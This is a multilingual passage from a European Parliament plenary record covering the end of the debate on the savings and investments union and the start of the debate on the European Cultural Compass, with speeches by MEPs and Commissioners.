    Per aumentare l’equity necessario agli investimenti industriali, compresi quelli più incerti, start-up e piccole imprese, si semplifica la possibilità di impiegare le grandi masse monetarie collocate dai risparmiatori nei depositi bancari, spostando così il rischio di tali investimenti dal sistema finanziario al mercato del risparmio.

    Un mercato che vale 10 trilioni di euro, frutto del lavoro e dei sacrifici dei cittadini: soldi che la Commissione dovrebbe considerare sacri.

    Nei giorni scorsi ci siamo confrontati in commissione ECON con la Presidente Lagarde, che ha assicurato un elevato sistema di controllo da parte della Banca centrale europea, ma, nell’attuale contesto geopolitico ed economico, è inaccettabile più che mai scaricare nuovi rischi sui risparmiatori. A maggior ragione se gli obiettivi di questa iniziativa puntano ad aumentare la competitività del sistema europeo, usando più tra tutte la leva del riarmo e dell’industria militare.

    In questo modo la vostra Commissione avrà ingannato due volte i risparmiatori: la prima, mettendo a maggior rischio i loro investimenti; la seconda, amplificando a loro insaputa il finanziamento di una pericolosa economia di guerra.

    E per la mia parte politica, il Movimento 5 Stelle, è inammissibile che persino le nuove norme per i risparmiatori rischino di finanziare la guerra.


      Isabel Benjumea Benjumea (PPE). – Señor presidente, señora comisaria, se estima que, en la Unión Europea, el 70 % de los ahorros están en las cuentas bancarias y, en los Estados Unidos, al revés, el 70 % de los ahorros están invertidos en los mercados de capitales. Además, lo estamos oyendo aquí: los emprendedores europeos no encuentran la financiación para poner en marcha sus proyectos o para hacerlos crecer. Y un número muy importante se va fuera de la Unión Europea, en gran parte a los Estados Unidos.

    Tenemos un Consejo que no nos permite avanzar, un Consejo que es incapaz de dar una solución a este problema. Tenemos una Comisión que ofrece una propuesta —que ha detallado muy bien la comisaria— de una hoja de ruta sobre cómo de verdad conseguir que en la Unión Europea se quiten las barreras y se consiga tanto atraer inversión como que la inversión fluya entre los Estados miembros. Pero no hay voluntad política por parte del Consejo. Y hay que denunciarlo.

    Fui la ponente del informe sobre la unión de los mercados de capitales hace cuatro años y, en mi intervención cuando votamos ese informe, alcé mi voz en nombre de este Parlamento pidiendo que hubiera ambición política por parte también de la Comisión, pero principalmente del Consejo, para avanzar.

    La situación cuatro años después no ha cambiado por parte del Consejo y es lamentable que no estén aquí hoy, como ha dicho mi compañero Marcus Ferber. Y es lamentable escuchar ahora que proponen que haya dos velocidades para conseguir estos objetivos. No podemos perder el tiempo y necesitamos reaccionar ya.


      Eero Heinäluoma (S&D). – Mr President, the lack of a real internal market for financial services equals a tariff of more than 100 %, as calculated by the IMF. This is a tariff we Europeans put on ourselves. It makes the EU citizens remain champions in sticking to savings with low returns.

    To turn this around, we need three main changes: firstly, CMU, SIU, the name does not matter. What matters are real structural changes. We cannot stick to the status quo out of fear for change. Structural deficiencies in the system need to be addressed properly and not paid off by promising tax incentives.

    Secondly, to increase trust in the system, let’s stop producing underperforming products, let’s stop selling promo talks for advice, and let’s stop charging unsustainable inducements.

    Finally, more trust is needed and there is also room for risk‑taking for consumers if there is transparency and financial literacy.

    Only if we make these changes, the SIU can become a success and turn the EU savers into EU investors.


      Ľudovít Ódor (Renew). – Mr President, Commissioner, the diagnosis is clear. Europe has a lot of savings on the one hand, and the desperate need for investments on the other. And there is no functional bridge between the two sides. Deep and liquid capital markets, more risk‑taking and equity investments are absolutely necessary to harness the full potential of an economy with 450 million people.

    Attempts to create a capital market union have yet failed. What will be different with the new acronym SIU? Two things come to my mind.

    The first one is the perspective. Capital market union is a very technical term with no appeal to citizens, businesses or entrepreneurs. Savings and investments are more understandable, but focus on citizens’ financial wealth and financing Europe’s global competitiveness is an even better alternative.

    Second, urgency. In times of gloomy global outlooks, trade wars and protectionism, Europe needs to mobilise all its internal sources of growth. In my view, compared to the current plan, we should be even more ambitious and we should work all together.


      Λευτέρης Νικολάου-Αλαβάνος (NI). – Κύριε Πρόεδρε, αυτή η Ένωση στοχεύει στην αρπαγή αποταμιεύσεων του λαού, συνταξιοδοτικών ταμείων, για το φαραωνικό σχέδιο των οκτακοσίων και πλέον δισεκατομμυρίων της πολεμικής οικονομίας και τη στήριξη της ανταγωνιστικότητας ευρωενωσιακών ομίλων απέναντι στην Κίνα και στη Ρωσία, αλλά και στις ΗΠΑ.

    Η ιστορία επαναλαμβάνεται. Ο ιδρώτας και οι κόποι των εργαζομένων γίνονται προσάναμμα για να τραβήξουν κεφάλαια που δεν ενεργοποιήθηκαν στην πράσινη και την ψηφιακή μετάβαση, και η Ευρωπαϊκή Ένωση επιδιώκει να αξιοποιηθούν μπροστά στη διαφαινόμενη καπιταλιστική κρίση, κλιμακώνοντας την πολεμική προετοιμασία. Οι λαοί έχουν σκληρή πείρα από τα ευρωενωσιακά μέτρα που σήμερα παίρνουν τη μορφή «περισσότερα όπλα, χαμηλότεροι μισθοί, χαμηλότερες συντάξεις», όπως υπογράμμισε ο επικεφαλής του ΝΑΤΟ.

    Οι εργαζόμενοι έχουν χρέος να δυναμώσουν την πάλη τους ενάντια στα σχέδια που ενισχύουν τους λίγους και τα μεγάλα συμφέροντα, εκτοξεύουν την εκμετάλλευση και τσαλαπατούν το εισόδημα και τα κοινωνικά δικαιώματά τους. Να αγωνιστούν με γνώμονα τις δικές τους σύγχρονες ανάγκες, κόντρα στην πολεμοκάπηλη και επικίνδυνη στρατηγική της Ευρωπαϊκής Ένωσης, των μονοπωλίων και των αστικών κυβερνήσεων.


      Lídia Pereira (PPE). – Senhor Presidente, Senhora Comissária, começava esta intervenção apenas lamentando a falta de comparência do Conselho, aqui nesta Câmara, para debater um assunto tão importante como a União de Mercados de Capitais, a União da Poupança e dos Investimentos. Tenho a certeza de que, se fosse um debate sobre defesa, teríamos aqui a representação necessária e este é também um dos temas que será central, um pilar essencial no investimento que devemos fazer em defesa.

    Mas a proposta que hoje discutimos é mesmo a União da Poupança e dos Investimentos, é bem-vinda e responde a um cenário que não podemos ignorar.

    As poupanças dos europeus fogem da Europa para outros países no mundo.

    As nossas empresas – sobretudo as startups – têm de procurar financiamento fora de portas para conseguirem crescer.

    E a fuga de capitais é acompanhada, muitas vezes, pela fuga de cérebros.

    E, portanto, é prioritário travar esta fuga e atrair mais investimento, com mais inovação e mais oportunidades.

    E como é que fazemos isso?

    Primeiro: terminar o processo de integração bancária, assegurando mais proteção para os consumidores.

    Segundo: harmonizar regras para criar um verdadeiro mercado europeu de capitais, um mercado onde seja fácil a qualquer pessoa aforrar ou investir, com supervisão europeia transparente e eficaz, com menos burocracia e menos dificuldades no acesso ao capital.

    E terceiro: com uma aposta decisiva na literacia financeira. As pessoas, os europeus, para utilizarem o mercado de capitais têm de o compreender. Para que cada um acredite e confie nesse mercado, apenas com mais preparação e com mais informação teremos mais capital disponível para investir nas empresas europeias e mais dinheiro no bolso das famílias.

    E para terminar, Senhora Comissária, apoiamos a União da Poupança e dos Investimentos e estamos preparados para trabalhar e torná-la uma realidade.

    (A oradora aceita responder a uma pergunta «cartão azul»)


      João Oliveira (The Left), Pergunta segundo o procedimento «cartão azul». – Senhor Presidente, Senhora Deputada Lídia Pereira, os planos da Comissão nesta matéria são planos perigosos e a Senhora Deputada, de resto, não fez referência a um dos aspetos mais perigosos destes planos e é precisamente sobre isso que lhe quero fazer várias perguntas, que têm que ver com a mobilização de recursos para financiar a economia a partir dos sistemas públicos de Segurança Social, favorecendo o negócio dos sistemas privados de pensões à custa dos sistemas públicos de Segurança Social, não apenas com a utilização dessas verbas, mas, naturalmente, com a criação de um campo de negócio nessa área.

    E a pergunta que lhe faço é esta, Senhora Deputada: considerando os escândalos das falências de fundos de pensões privados pelo mundo inteiro e dos prejuízos para os trabalhadores, a Senhora Deputada acha mesmo que este é um caminho seguro para garantir os direitos dos trabalhadores?


      Lídia Pereira (PPE), Resposta segundo o procedimento «cartão azul». – Senhor Deputado, agradeço-lhe a pergunta e digo-lhe que aquilo que acho verdadeiramente perigoso é que, daqui por umas décadas, o modelo social europeu esteja em causa e que não seja possível pagar as pensões a pessoas da minha geração, da nossa geração.

    E, para isso, esta União da Poupança e dos Investimentos é tão necessária.

    Temos de encontrar formas alternativas de financiamento dos sistemas de Segurança Social e, para garantirmos a sustentabilidade dos sistemas de Segurança Social, este tema, este debate é central para garantirmos que as novas gerações têm um futuro na sua reforma.


      Angéline Furet (PfE). – Monsieur le Président, chers collègues, l’union de l’épargne et des investissements, sous des airs technocratiques de bon sens économique, cache en réalité un projet de dépossession de notre souveraineté financière, de notre modèle social et de la maîtrise de notre épargne.

    Ce projet, porté par Bruxelles, impose des transferts massifs de compétence en matière de fiscalité, de régulation et même de financement des secteurs stratégiques. Le plan d’épargne retraite paneuropéen, par exemple, menace frontalement notre assurance-vie et notre PER, piliers de l’épargne populaire française. Pendant que l’on promet aux PME un accès facilité au capital, ce sont surtout les investisseurs étrangers qui, demain, dicteront leurs conditions, au détriment de notre tissu productif local. Quant à nos territoires ruraux, ils risquent une fois de plus d’être laissés pour compte.

    Le Rassemblement national dit non à cette Europe technocratique et oui à une Europe des nations libres, maîtresses de leur destin financier. Nous exigeons un référendum sur toute avancée concernant ce projet.


      Gilles Boyer (Renew). – Monsieur le Président, Madame la Commissaire, les rapports dont nous disposons – ceux de MM. Draghi, Letta et Noyer – proposent tous des mesures concrètes pour bâtir une véritable union de l’épargne et des investissements, une véritable union des marchés de capitaux, pour financer nos transitions écologique et numérique ainsi que notre défense européenne, mais aussi pour renforcer notre autonomie stratégique.

    Pourtant, dès qu’il s’agit de finaliser l’union bancaire ou de renforcer la supervision européenne, les résistances nationales refont surface et ralentissent les avancées. Nous sommes donc nombreux à attendre des propositions fortes de la part de la Commission concernant l’union de l’épargne et des investissements, à commencer par la révision des règles de titrisation, en vue de créer un levier de financement supplémentaire au service de nos priorités politiques. Ces propositions fortes, Madame la Commissaire, nous serons ici nombreux à les accompagner.


    Catch-the-eye procedure


      Ralf Seekatz (PPE). – Herr Präsident! Wenn 70 % der Ersparnisse auf Sparkonten liegen, haben wir sehr viel ungenutztes Potenzial, das unseren Bürgern und unserer Wirtschaft zugutekommen könnte. Private Spareinlagen sollten in innovative europäische Unternehmen fließen, vor allen Dingen auch in die KMU, in die kleinen und mittleren Unternehmen, die das Rückgrat unserer Wirtschaft sind. Ein besserer Verbriefungsmarkt oder ein europäisches Sparprodukt könnten zur Vertiefung der Kapitalmärkte beitragen.

    Daher brauchen wir auch die Kleinanlegerstrategie. Nur wenn Anleger auch Vertrauen in die Kapitalmärkte haben, können wir das dringend notwendige Kapital für unseren erheblichen Investitionsbedarf auch erschließen. Es ist nicht gut, dass die Kommission überlegt, die Kleinanlegerstrategie zurückzuziehen, obwohl wir auf einem guten Weg sind.

    Die SIU ist ein wichtiger Schritt. Wir brauchen mehr Anreize, und wir brauchen einen Plan, wenn wir international weiter wettbewerbsfähig sein wollen.


      Maria Grapini (S&D). – Domnule președinte, doamnă comisară, stimați colegi, n-am reușit să facem piața de capital și rebotezăm acum. Ați venit cu o nouă denumire, foarte prost explicată. Știți, doamnă comisară, și ați auzit și aici, în țara mea, oamenii deja se tem, vor să-și ia banii din bancă, pentru că ei au înțeles că da, Comisia Europeană le ia banii pentru investiții, banii privați.

    Doamnă comisară, în primul rând trebuie să clădiți încredere. Un cetățean, un întreprinzător – și vin din lumea lor, de acolo, din lumea afacerilor – investește dacă are încredere. Trebuie să clădim această încredere, să facem investiții în Uniunea Europeană, să nu scoatem banii să-i ducem în alte state, să nu plece cetățeni bine instruiți în altă parte.

    Așadar, acest proiect nu poate să fie clădit decât dacă comunicați bine, explicați bine proiectul și atât cetățeanul, cât și întreprinzătorii vor veni cu banii privați în proiecte strategice. Altfel, va fi din nou un eșec și nu realizăm ceea ce ne dorim de fapt: să avem o politică comună în piața de capital, să putem să avem legi comune pentru tot ce se întâmplă în domeniul fiscal, să avem o impozitare comparabilă în statele membre, pentru că avem o piață internă, dar totul pleacă de la încredere, doamna comisară. S-a comunicat extrem de prost acest proiect. Toată lumea se teme și nu știe cum să-și protejeze acum banii privați, fie ei la cetățean sau la întreprinzători.


    IN THE CHAIR: CHRISTEL SCHALDEMOSE
    Vice-President


      João Oliveira (The Left). – Senhora Presidente, Senhora Comissária Maria Luís Albuquerque, a concentração bancária em megabancos não serve os interesses dos depositantes, tal como a privatização ou a destruição da Segurança Social pública não serve os interesses dos trabalhadores.

    A Segurança Social pública é uma garantia para os trabalhadores quanto à sua proteção social, incluindo quanto às suas pensões atuais e futuras. É preciso defendê-la, reforçá-la, incluindo financeiramente.

    Favorecer o negócio dos fundos privados de pensões, fragilizando a Segurança Social pública, deixa os trabalhadores e os pensionistas desprotegidos. Permitir que o dinheiro da Segurança Social possa ser lançado na roleta da especulação dos fundos de pensões é o mesmo que destapar um ralo por onde se vai escoar o dinheiro das futuras pensões.

    Veja-se o que tem acontecido em sucessivas falências de fundos privados de pensões por todo o mundo.

    O futuro constrói-se com o reforço da Segurança Social pública e não com a sua destruição ou privatização.


      Michał Szczerba (PPE). – Pani Przewodnicząca! Pani Komisarz! Polska prezydencja promuje bezpieczeństwo, również bezpieczeństwo w wymiarze inwestowania. Unia, którą Pani Komisarz zaprezentowała, te rozwiązania, te priorytety przede wszystkim dają bezpieczeństwo inwestowania, inwestowania z oszczędności, często z oszczędności, które pochodzą z dorobku i pracy całego życia.

    Stąd też tak bardzo ważny jest również nadzór nad rynkiem kapitałowym. Umożliwi on również mniejsze ryzyko, ale z drugiej strony pozwoli na inwestowanie środków w najbardziej potrzebne sektory. I takim sektorem, który ja dostrzegam, są innowacje, ale również bardzo ważnym sektorem, na który zwraca uwagę polska prezydencja – są kwestie obronne. To są również potencjalnie duże wpływy dla funduszy emerytalnych. One się również przełożą na wyższe emerytury dla Europejczyków.


    (End of catch-the-eye procedure)


      Maria Luís Albuquerque, Member of the Commission. – Madam President, honourable Members. I will try for this closing to touch on the topics that you have raised.

    First, I’d like to say that I felt there is significant support for the savings and investments union, and I would like to again explain that the SIU is not a rebranding of the CMU. We are talking of a broader project. The savings and investments union has the citizens at its core. We are trying to help our citizens make the best of our savings.

    At the same time, we are working to get the necessary investment into our economy because if our companies get the funding they need to grow and be more competitive, then they will create better jobs and they will have better pay, which will again benefit the citizens.

    By leaving most of their savings in bank accounts, inflation will eat up the value, so those hard earned savings will, when they need the money, actually buy much less than they do today. This is something that we should not lead our citizens to do. We do want them to have higher returns.

    It’s true that it is about trust in the markets and we do know that there were unfortunately too many events where people did lose money in the markets. But that is why we have a reinforced supervision and that is why we will also continue to work on that to guarantee the quality and the delivery of our supervision. For that, as was also mentioned here, financial literacy is key. For that I would appeal to the Members of this House to support us in that effort.

    It is not helpful to say that capital markets are gambling. It is not helpful to say that we are taking money out of people’s accounts. It is not helpful to say that we are robbing people because none of that is true and that is not helping people to make the best decisions for themselves, which is the goal of this project.

    We are talking about using capital markets to direct savings into investments. Investments are necessary in our economy, in the priorities, but it will be people’s decisions. The Commission will not force private money into anything in particular. We will try to take the barriers out of the market to foster investment and people will put their money where the business case is. We are not going to tell people where to put their money and obviously the Commission does not intend – would never – take the money out of people’s accounts against their will. We will give them better opportunities, that’s the intention.

    When it comes to pensions and the pension system, we know the demographic trend in Europe is very negative and that is why we worry about pension systems. That is why we worry that public pensions alone may not be able to guarantee our pensions going forward. I’m not talking about me, I’m close enough to the retirement age. I’m talking about the younger generations that actually need us to take the right decisions, to make sure that they will have pensions.

    And we also need, obviously, to have innovation, to allow innovation to come into our market, to allow existing incumbent entities to be more open to competition, to be more open to innovation, so that better services at better costs can be provided. When we worry about our strategic autonomy, about the fact that our savings are going abroad, we need to guarantee here in Europe the same things that attract our money elsewhere. We need a big capital market with scale, with liquidity, with efficiency. We need to address the issues that have been so detrimental for investing in Europe.

    This is what the savings and investments union is about. It’s a strategic enabler to be deployed across the economy. It’s to the benefit of all and it does have the citizens at its core. That is our main concern: for us to have efficient capital markets that can give people the best possible yield and return for their savings.

    But we also obviously need to get the support of everyone. As I said in my introductory remarks, this is a shared responsibility. It is up to the Commission to put the proposals on the table; it is up to the Parliament, you represent the people, to be there to discuss with us and to support this project; and it’s obviously also up to the Council to support this project and to understand that we are facing different times.

    We are no longer competing against each other, we are competing against external jurisdictions. It’s only by staying together and sticking together that we actually have a chance to succeed and to give our citizens what they really deserve, because we should never forget – and maybe we don’t say it enough – that it is all about our citizens. That’s why you are here, that’s why the Commission is what it is: to deliver the best future for our citizens.


      President. – The debate is closed.


    14. Composition of committees and delegations


      President. – I have an announcement. The non-attached Members have notified the President of decisions relating to changes to appointments within committees and delegations.

    These decisions will be set out in the minutes of today’s sitting and take effect on the date of this announcement.


    15. European Cultural Compass as a driving force for economic competitiveness and resilience (debate)


      Glenn Micallef, Member of the Commission. – Madam President, honourable Members, my aim is to deliver a cultural compass for Europe in 2025, a meaningful and new strategy that we’ll shape together. A bold and ambitious political initiative, empowering culture and creativity, enabling healthy democracies and open societies, strengthening Europe’s security, Europe’s preparedness and our democratic values. And unlocking the potential of the EU’s cultural and creative sectors to adapt, to innovate and to drive Europe’s competitiveness and societal resilience.

    Ladies and gentlemen, the European Union is a global cultural powerhouse, a global actor promoting worldwide the role of culture and mutual understanding. Culture shapes how people perceive the world. It is Europe’s beating heart, our lifeblood, bridging divides and uniting us, reinforcing our democratic principles, and empowering our regions and our communities.

    But the cultural and creative industries also employ 8.7 million people in the European Union. That is almost as many as there are people employed by the agricultural sector, from music to performing arts, books to publishing museums, theatres and libraries, architecture and design, among others. These represent more than 2 million cultural enterprises in Europe, and they generate annually around EUR 200 billion in value added to our business economy.

    Then there are our initiatives, like the European Capitals of Culture. They need no introduction or no explanation on their value added or their contributions to our societies and our economies. Their positive effects speak for themselves. But beyond all these numbers, culture is also indispensable to our well-being and our quality of life. With a strong positive impact on our health. It is an integral part of our European way of life.

    However, honourable Members, we live in a time of profound transformations. This is a pivotal moment for our European Union and especially for our democracies. Artistic and cultural freedoms are increasingly under attack. Geopolitical tensions and conflicts continue to grow. Disinformation and foreign interference threaten to pull us apart. Economic and geographic inequalities need our urgent attention, and Europe’s competitive edge has continued to slip. This calls for fresh innovation to boost inclusive growth, but also to secure our sustainable prosperity, to create wealth, to create employment and further prosperity. And to step up our efforts to address global and societal challenges like climate change.

    In all this, the cultural sector has a strong role to play in these societal transformations. A pivotal role to play. But for that to happen, the right conditions need to be in place.

    First, artistic freedom remains the essential precondition for the creation and enjoyment of our culture. Fundamental principles and core values, such as the freedom of artistic expression and creation, will guide the cultural compass.

    Second, there can be no art or culture without people. This is a strategic investment in our democracy and in our values culture must pay the rent. Improving living and working conditions for professionals working in the arts and cultural and creative sectors is an investment in people, ensuring they can make a good livelihood and safeguarding the future of culture itself.

    Third, arts and culture are also important players and strongly impacted by other major, overarching societal transformations like the global race for technology and artificial intelligence. This comes with both opportunities and disruptions. We must follow these developments closely to ensure that our cultural and creative sectors are empowered, especially by securing fair remuneration and safeguarding of their rights.

    This context calls for joining forces to shape a holistic strategic response together to harness the power of the arts, culture and cultural heritage, to foster innovation, to foster economic prosperity, to foster social cohesion and to foster regional development. What we need is a paradigm shift, one that places culture at the centre of EU policymaking across different sectors and industries, from competitiveness to defence, security and resilience, from regional and health policy to the rule of law.

    In this respect, ladies and gentlemen, two weeks ago I launched a consultation process on the cultural compass. Together the views and experiences of Europe’s artists, cultural workers and creatives. I was pleased to see the engagement of the European Parliament and the Polish Presidency of the Council. And I was truly encouraged to see the sector’s strong support outlining our shared objectives for this initiative. The message was clear we need a European culture compass, starting with a structured and strategic dialogue with the culture sector and complemented by a strong Creative Europe programme to implement it.

    Soon I will also launch a call for evidence to further gather the views of our cultural and creative sectors of Member States and of citizens. The latter, which are the consumers of our culture, are also quite important to me. But I also firmly believe that we must join forces. We must join forces to send a strong message. We must join forces to illustrate why the European Union and its Member States should support, invest and spend more on culture. This is why I stand before you today, providing direction, coherence and a new level of ambition, providing direction.

    To achieve this, I intend to put forward a joint declaration bringing together the three main institutions under one strong political commitment, a commitment endorsing our principles, a commitment reinforcing the central position that culture holds for our societies and our people. Where the Commission, the European Parliament and the Member States are equal partners in shaping our vision for the future.

    This collaborative approach is my political vision and my promise to you today, because a strategy’s true worth lies not only in the vision and the goal it sets, but in the momentum that we built together. For this to materialise, the full and assertive co-ownership of all EU institutions is essential. This is no small task, but it is possible. If we work together we can make it possible. I count on your full support and I look forward to your contributions here today.


      Bogdan Andrzej Zdrojewski, w imieniu grupy PPE. – Pani Przewodnicząca! Panie Komisarzu! Prace nad Europejskim Kompasem Kultury trwają. Mówił o tym pan komisarz. Oczekiwania na nowe narzędzia, ramy strategiczne są ulokowane nie tylko w środowiskach artystycznych, i to chciałem podkreślić. Trzeba pamiętać, że sektor kultury w Europie to około 8 mln zatrudnionych i 200 mld EUR przychodów. Jest szansa, że opracowanie powstanie do końca bieżącego roku, jak powiedział o tym przed chwilą pan komisarz. By jednak mieć satysfakcję, a zwłaszcza wysoką efektywność wykorzystania potencjału przemysłów kreatywnych, muszą być spełnione dodatkowe warunki.

    Po pierwsze, potrzebne jest wzmocnienie finansowe, zwłaszcza takich programów jak Erasmus+ czy Kreatywna Europa. Mamy tych programów, instrumentów około 20, ale wymieniłem szczególnie te dwa, bo one mają szczególne znaczenie. Po drugie, wsparcie programów edukacyjnych, kształcenia samych artystów, ale także dalsze wysiłki związane z likwidacją rozmaitych barier w dostępie do kultury. Po trzecie, dostrzeżenie zagrożeń, szans i właściwe odniesienie się do nowych projektów z wykorzystaniem sztucznej inteligencji. Właściwe wdrażanie stosownego aktu wymaga precyzji, dobrego tempa i adekwatności. I na koniec, dostrzeżenie apeli samych środowisk artystycznych, ich krytycznych uwag odnoszących się do praw autorskich i chronienia autentycznej ich twórczości.

    Musimy zwrócić uwagę na potrzeby wsparcia dla ludzi świata kultury, jeśli chodzi o ich mobilność i tworzenie nowoczesnych warsztatów pracy. Nie zapomnijmy także o samej promocji. Mamy tu w Europie tak wiele tak cennych obiektów, utworów, rozmaitych dzieł, by z nich skorzystać i ekonomicznie, i na prestiżu.


      Hannes Heide, im Namen der S&D-Fraktion. – Frau Präsidentin, Herr Kommissar! Die Europäische Union ist existenziell gefährdet. Der Angriff auf unsere Demokratie und europäischen Werte erfolgt von innen und außen. Gerade deshalb ist es notwendig, Kultur zu stärken und unsere Gesellschaft vor illiberalen, autoritären Tendenzen zu schützen.

    Der Kultur- und Kreativsektor trägt 5,5 Prozent zur Gesamtwirtschaftsleistung der Europäischen Union bei und beschäftigt über 7,5 Millionen Menschen. Creative Europe ist allerdings das einzige direkte Kulturförderprogramm der Europäischen Union. Der Kultur- und Kreativbereich ist im Vergleich zu anderen Sektoren unterfinanziert. Der neue mehrjährige Finanzrahmen muss sicherstellen, dass Creative Europe ein starkes, eigenständiges Programm bleibt und das Budget deutlich aufgestockt wird.

    Der Kulturkompass ist jedenfalls ein optimales Instrument, die drängenden Herausforderungen wie faire Arbeitsbedingungen für Kulturschaffende, die Potentiale des Kultur- und Kreativsektors zu nützen oder den Einsatz von Künstlicher Intelligenz ambitioniert und erfolgversprechend anzugehen. Nirgendwo sonst ist der sozio-ökonomische Effekt so groß wie bei der Förderung im Kulturbereich. Wenn wir den Kultur- und Kreativsektor voranbringen, dann bringen wir die Europäische Union insgesamt vorwärts.


      Ивайло Вълчев, от името на групата ECR. – Г-жо Председател, новата стратегия “Културен компас” наистина е шанс за един силен, свързан и иновативен културен сектор в Европейския съюз. Но за да бъде успешна тази стратегия, трябва да поставим правилните принципи.

    Трябват ни реалистични, работещи програми и стимули, лишени от всякаква идеология, които да насърчават творците и да привличат инвестиции. Държавите членки трябва да бъдат активно ангажирани, но да помним, че културата е национална ценност и не може, и не бива да се диктува от Брюксел. Никаква намеса, само подкрепа и обмен на добри практики.

    Да помним също, че технологиите и изкуственият интелект могат да подобрят ефективността, но творчеството винаги ще принадлежи на хората. Нека да създаваме условия за растеж, за международни връзки, за културно разнообразие, но без да жертваме свободата на изразяване. Нека да градим, без да налагаме.


      Laurence Farreng, au nom du groupe Renew. – Madame la Présidente, Monsieur le Commissaire, promouvoir notre culture, c’est aussi nous défendre et nous imposer. Notre boussole culturelle, c’est notre boussole de souveraineté. Alors que les attaques contre notre modèle européen se multiplient, ne cédons pas aux menaces américaines. Abandonner notre régulation du numérique et ne pas défendre bec et ongles la reconnaissance du droit d’auteur face à l’intelligence artificielle seraient des fautes historiques, le coup de grâce pour le secteur culturel et, au-delà, pour notre civilisation. Alors soyons intransigeants!

    Par ailleurs, Monsieur le Commissaire – je connais votre engagement –, donnons une vision! Les consultations, c’est bien, mais donnons une vision! En promouvant le multilinguisme pour la circulation des œuvres, en donnant un statut protecteur aux artistes, en renforçant les coproductions dans tous les arts – de l’audiovisuel au théâtre –, en donnant la main aux villes et aux collectivités locales pour créer ensemble et au plus près des citoyens, et pour valoriser leur patrimoine local et leur culture locale. Il n’y aura pas d’Europe demain sans culture européenne.


      Nela Riehl, on behalf of the Verts/ALE Group. – Madam President, Commissioner, dear Glenn, I thank you for your statement and your great commitment to making this a very co-creative process. I really appreciate that, and I believe we are on the right track, but let’s not underestimate the challenge we face here. There is a hybrid war knocking at our doors. Storytelling, clicks on social media and censorship are weaponised against civilians.

    To withstand this, we need vibrant civil societies. We need feelings of belonging together and courage to speak back. This is what culture is actually for.

    We need a European agenda for culture to protect our pluralistic democracies and societies. The culture sector needs security when it comes to plannability, freedom of expression, access and representation.

    Let’s commit to improving the condition for cultural workers. We now have the opportunity to set very clear guidelines.

    First, we need to guarantee artistic freedom. The European Media Freedom Act has been a great success in preserving journalists’ independence, and now we need the same level of legislation to protect freedom of expression for artists and creators.

    Second, we need solid and sustainable funding for the cultural sector. As we are now discussing the next MFF, let’s secure at least 2 % of the overall budget for culture. This is a matter of preparedness, of resilience and of defence.

    Lastly, we need a European strategy on cultural relations and to understand Europe as a global cultural actor, not with a paternalistic worldview, but as a key to foreign policy based on mutual respect. Let’s make this happen.


      Νίκος Παππάς, εξ ονόματος της ομάδας The Left. – Κυρία Πρόεδρε, κύριε Επίτροπε, ο πολιτισμός δεν αποτελεί απλά πυξίδα για την Ευρώπη. Είναι η ψυχή της. Μας ενώνει, μας διδάσκει και μας βοηθάει να ονειρευτούμε και να χτίσουμε ένα καλύτερο μέλλον. Δυστυχώς όμως, στις μέρες μας, οι αξίες που εκπροσωπεί, όπως η ελευθερία, η ποικιλομορφία, η διαφορετικότητα και ο διάλογος απειλούνται. Ακραίες φωνές επιδιώκουν να διχάσουν αντί να ενώσουν.

    Για παράδειγμα, στη χώρα μου, βουλευτής του Κοινοβουλίου βανδάλισε έργα και εικόνες μέσα στην Εθνική Πινακοθήκη. Άλλοι ακραίοι προπηλακίζουν και απειλούν ηθοποιούς στις παραστάσεις τους, στα θέατρα.

    Η ελευθερία της έκφρασης όμως δεν είναι διαπραγματεύσιμη. Είναι το θεμέλιο της δημοκρατίας και της καλλιτεχνικής δημιουργίας. Οφείλουμε λοιπόν να προστατεύσουμε τους καλλιτέχνες, τους επαγγελματίες στον χώρο του πολιτισμού και τους θεσμούς από τη λογοκρισία, την πολιτική πίεση και την επαγγελματική επισφάλεια.

    Ο πολιτισμός δεν είναι πολυτέλεια. Είναι ανάγκη για τη δημοκρατική ανθεκτικότητα. Είναι δικαίωμα για όλους. Καθώς διαμορφώνουμε, λοιπόν, την πολιτισμική πυξίδα της Ευρώπης, ας μην προσεγγίσουμε τον πολιτισμό μόνο ως εργαλείο για την ανταγωνιστικότητα. Ας διασφαλίσουμε, πρώτα από όλα, ότι θα υπερασπίζεται την ελευθερία και τη δημιουργικότητα ως κοινή μας κληρονομιά.


      Hélder Sousa Silva (PPE). – Senhora Presidente, Senhor Comissário, caros colegas, com esta bússola cultural da Comissão Europeia, penso que a Europa esteja finalmente a perceber que a cultura não é um luxo só acessível a algumas elites, mas sim um verdadeiro motor de competitividade. O setor cultural e criativo representa 4,2 % do PIB da União Europeia e emprega 3,7 % de mão de obra.

    Mas o seu impacto vai muito além dos números. A cultura é um pilar da nossa coesão e da nossa segurança. Numa altura em que a desinformação é uma ameaça crescente à estabilidade das nossas democracias, a cultura oferece uma defesa essencial, formando um público crítico e capaz de distinguir entre factos e manipulação.

    Contudo, não podemos esquecer o contexto geopolítico em que nos inserimos. Em tempos turbulentos, a cultura também é um instrumento de política externa. Ao projetar os nossos valores no mundo, fortalecemos a nossa posição enquanto europeus.

    E se queremos uma União Europeia mais competitiva, mais coesa e mais segura, precisamos de uma verdadeira estratégia cultural que não fique apenas no papel e que vai desde a Europa Criativa até ao Erasmus+, sem que ninguém fique para trás. Temos de nivelar por cima no setor cultural europeu e a bússola cultural é isso mesmo.

    Sem cultura, não há verdadeiramente União Europeia.


      Sabrina Repp (S&D). – Frau Präsidentin, Herr Kommissar! Kultur lebt nicht nur in den Metropolen, sondern in den Regionen, in kleinen Orten, in engagierten Initiativen. Genau dort fehlen aber häufig Räume, Mittel und Sichtbarkeit. Darum ist die Initiative des Kulturkompasses umso wichtiger. Kultur ist dabei mehr als Kunst und Unterhaltung: Sie ist ein Bindeglied; sie schafft Begegnung, Verständnis und Gemeinschaft. Sie ist ein Raum, in dem Unterschiede keine Trennung bedeuten, sondern uns bereichern.

    In einer Zeit, in der Polarisierung und Ausgrenzung zunehmen, ist es umso wichtiger, diesen verbindenden Charakter der Kultur zu stärken. Sie gibt uns die Chance, Brücken zu bauen – zwischen Generationen, zwischen Ländern, zwischen Lebensrealitäten.

    Dabei muss Kultur für alle zugänglich und erreichbar sein. Deshalb brauchen wir zielgerichtete Förderung für strukturschwache Regionen, vereinfachten Zugang zu Fördermitteln und vor allem echte Beteiligung vor Ort. Nur so wird Kulturpolitik mehr als ein Kompass. Sie wird eine gemeinsame Bewegung, die Europa spürbar macht – nah, bunt und lebendig.


